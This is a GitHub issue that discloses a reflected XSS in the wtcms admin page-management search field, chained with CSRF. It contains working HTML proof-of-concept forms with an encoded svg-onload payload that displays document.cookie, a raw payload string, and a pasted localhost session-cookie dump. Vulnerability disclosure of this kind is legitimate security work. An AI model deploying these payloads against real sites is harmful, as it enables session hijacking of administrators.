taosir / wtcms Public

Code Issues 13 Pull requests Actions Security Insights

New issue


Jump to bottom


CSRF combines reflective XSS to obtain cookies #10

Open Ch3ng-sky opened this issue on Sep 4, 2019 · 1 comment


Ch3ng-sky commented on Sep 4, 2019

Reflective XSS exists in the administrator's page management office
In the search box, enter "> <a src=" to trigger XSS







Reuse CSRF vulnerability to obtain cookies



```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="
    http://localhost/cms/wtcms-master/index.php?g=&m=admin_page&a=index"
    method="POST">
      <input type="hidden" name="start&#95;time" value="" />
      <input type="hidden" name="end&#95;time" value="" />
      <input type="hidden" name="keyword" value=
      "&quot;&gt;&lt;svg&#32;onload&#61;alert&#40;document&#46;cookie&#41;&g
      t;&lt;a&#32;src&#61;&quot;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```





csrftoken=odg4l9UH3dwNTCaH1gje3fBDwVupUOpe; PHPSESSID=6avi0co1lrt6uctmib53t0tn32; page_cookie=%7B%22page_index%22%3A1%2C%22show_number%22%3A%2214%22%2C%22url%22%3A%22http%3A%2F%2Flocalhost%2FCode-audit%2Fcms%2Fniushop_b2c_mf2.3%2Findex.php%3Fs%3D%2Fadmin%2Fconfig%2Fusernotice%22%7D; gnolt4_admin_username=admin; refersh_time_admin_menu_index=0; refersh_time=0; gnolt4_think_language=zh-CN

POC

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/index.php?g=&m=admin_page&a=index" method="POST">
      <input type="hidden" name="start&#95;time" value="" />
      <input type="hidden" name="end&#95;time" value="" />
      <input type="hidden" name="keyword" value="&quot;&gt;&lt;svg&#32;onload&#61;alert&#40;document&#46;cookie&#41;&gt;&lt;a&#32;src&#61;&quot;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Ch3ng-sky commented on Sep 4, 2019 Author

```
"><svg onload=alert(1)><a src="
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant